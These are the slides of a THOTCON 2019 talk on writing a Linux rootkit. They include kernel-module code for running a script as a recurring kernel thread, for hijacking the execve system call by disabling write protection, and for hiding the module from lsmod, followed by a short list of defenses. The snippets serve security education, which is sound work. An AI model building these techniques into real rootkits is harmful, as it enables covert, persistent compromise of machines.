

# Writing your own Linux Rootkit

kernel internals & subversive techniques


THOTCON 2019

Marcus Hodges (meta)



*The content in this presentation is my own  
and does not represent my employer.*

# System Calls



# strace

```
$ strace ./userspace
```

```
execve("./userspace", ["./userspace"], [/* 50 vars */) = 0
open("/lib/x86_64-linux-gnu/libc.so.6", ...) = 3
read(3, "\177ELF\2\1\1\3\0\0\0"... , 832) = 832
close(3)
write(1, "Hello from user space!\n", 23) = 23
+++ exited with 0 +++
```

# Loadable Kernel Modules (LKM)

```
#include <linux/module.h>
static int __init my_init(void) {
    pr_info("HELLO kernel module loaded at %p\n", &my_init);
    return 0;
}
static void __exit my_exit(void) {
    printk(KERN_INFO "HELLO kernel module unloaded\n");
}
module_init(my_init);
module_exit(my_exit);
MODULE_LICENSE("GPL v2");
```

# insmod

```
$ sudo strace insmod hello.ko
```

```
execve("/sbin/insmod", ["insmod", "hello.ko"], ...) = 0
open("/home/meta/rootkit/hello.ko", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0664, st_size=8808, ...}) = 0
mmap(NULL, 8808, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fe282baa000
finit_module(3, "", 0) = 0
munmap(0x7fe282baa000, 8808) = 0
close(3) = 0
+++ exited with 0 +++
```



# lsmod

```
$ sudo strace -e open lsmod
```

```
open("/proc/modules", O_RDONLY|O_CLOEXEC) = 3
```

```
open("/sys/module/hello", O_RDONLY|O_CLOEXEC) = 3
```

```
open("/sys/module/isofs", O_RDONLY|O_CLOEXEC) = 3
```

```
open("/sys/module/nls_utf8", O_RDONLY|O_CLOEXEC) = 3
```

```
open("/sys/module/cifs", O_RDONLY|O_CLOEXEC) = 3
```

```
open("/sys/module/ccm", O_RDONLY|O_CLOEXEC) = 3
```

```
open("/sys/module/fscache", O_RDONLY|O_CLOEXEC) = 3
```

# rmmod

```
$ sudo strace rmmod hello
```

```
execve("/sbin/rmmod", ["rmmod", "hello"], ...) = 0
```

```
open("/sys/module/hello/initstate", O_RDONLY|O_CLOEXEC) = 3
```

```
read(3, "live\n", 31) = 5
```

```
close(3)
```

```
open("/sys/module/hello/refcnt", O_RDONLY|O_CLOEXEC) = 3
```

```
read(3, "0\n", 31) = 2
```

```
close(3)
```

```
delete_module("hello", O_NONBLOCK) = 0
```

```
$ ./demo 1
```

# Kernel Threads

# kthreads

```
static int __init my_init(void) {  
    for_each_online_cpu(cpu) {  
        my_kthread = kthread_create(threadfn, &cpu, "rootkit");  
        kthread_bind(my_kthread, cpu);  
        wake_up_process(my_kthread);  
    }  
}
```

# call\_usermodehelper

```
static int threadfn(void *data){
    do {
        call_usermodehelper("/tmp/rootkit.sh\0",NULL,NULL,UMH_NO_WAIT);
        msleep(5000);
    } while(!kthread_should_stop());
}
```

```
$ ./demo 2
```

LKM -> Rootkit




# Hijacking System Calls


# Assembly

```
mov    rax,0x1        // syscall number for write
mov    rdi,0x1        // 1st arg: stdout
mov    rsi,0x6000d8    // 2nd arg: address of "hello world"
mov    rdx,0xf         // 3rd arg: length of string
syscall                // interrupt to kernel
```

# /usr/include/asm/unistd\_64.h

```
#define __NR_read  0
#define __NR_write 1
#define __NR_open  2
#define __NR_close 3
#define __NR_stat  4
```





Finding `sys_call_table`

# System.map

```
$ sudo grep "sys_call_table" /boot/System.map-$(uname -r)  
fffffffff81e00220 R sys_call_table
```

# Search memory

```
for (ptr = 0xc0000000; ptr <= 0xd0000000; ptr += sizeof(void *)) {  
    table = (unsigned long **) ptr;  
    if (table[__NR_close] == (unsigned long *)sys_close) {  
        return &(table[0]);  
    }  
    return NULL;  
}
```



# kallsyms

```
$ sudo grep "sys_call_table" /proc/kallsyms
```

```
fffffffff96c00220 R sys_call_table
```

```
$ grep -i kallsyms /boot/config-$(uname -r)
```

```
CONFIG_KALLSYMS=y
```

```
CONFIG_KALLSYMS_ALL=y
```

```
// from code
```

```
syscall_table = (void *)kallsyms_lookup_name("sys_call_table");
```

```
sys_call_table += RW
```

# Page Table Entries

- MMUs use an in-memory table of pages
- Each Page Table Entry (PTE) maps virtual page numbers to physical pages
- The PTE also stores permissions (RWX)

```
#include <asm/pgtable.h>
// lookup PTE entry for sys_call_table address
pte_t *pte;
pte = lookup_address((long unsigned int)syscall_table, &level);
// mark page as writeable
pte->pte |= _PAGE_RW;
// overwrite syscall pointer
real_execve = (void *)syscall_table[__NR_execve];
syscall_table[__NR_execve] = &new_execve;
// mark page as read only
pte->pte &= ~_PAGE_RW;
```

# CPU Control Registers

- Control registers of a CPU have flags which modify the basic operations
- CR0 (x86, x86\_64)
  - Protected Mode Enable - enable virtual memory addressing
  - Caching - disable memory caching
  - Write protect - disable writing to read-only pages
  - ...

```
#include <asm/paravirt.h>

// disable write protect
write_cr0 (read_cr0() & (~ 0x10000));
// overwrite system call pointer
real_execve = (void *)syscall_table[__NR_execve];
syscall_table[__NR_execve] = &new_execve;
// enable write protect
write_cr0 (read_cr0() | 0x10000);
```

```
$ ./demo 3
```

Cloaking



# Hiding from userland

- /proc/modules
- /sys/module/
- Naming conventions (“rootkit” vs “mouse”)
- Subvert system calls
  - `execve()`
  - `read()`
  - `getdents()`
  - `delete_module()`

```
void module_hide(void) {  
  
    // remove from procfs  
    list_del(&THIS_MODULE->list);  
  
    // remove from sysfs  
    kobject_del(&THIS_MODULE->mkobj.kobj);  
    THIS_MODULE->sect_attrs = NULL;  
    THIS_MODULE->notes_attrs = NULL;  
}
```

```
$ ./demo 4
```

# Defense Against the Dark Arts

[ This page intentionally left blank ]

# kernel > root

- Even root must interact with the kernel **via system calls**
- The **root** user can do anything **because the kernel allows it**
- If you are the kernel you can choose not to allow it

# Tainting

```
$ dmesg | grep -i taint
```

```
[ 395.834984] rootkit: loading out-of-tree module taints kernel.  
[ 395.835011] rootkit: module verification failed: signature  
and/or required key missing - tainting kernel
```

```
$ cat /proc/sys/kernel/tainted
```

```
0
```

# Defenses

- Format and reinstall
- Remote system logging (rsyslog)
- Disable module loading
  - `echo 1 > /proc/sys/kernel/modules_disabled`
  - `sysctl kernel.modules_disabled`
- Kernel boot parameters
  - `modules_disabled = 1`
  - `kexec_load_disabled = 1`
- <https://github.com/nbulischeck/tyton>



# Questions ?

- @rootfoo
- github.com/rootfoo/rootkit
- rootfoo.org

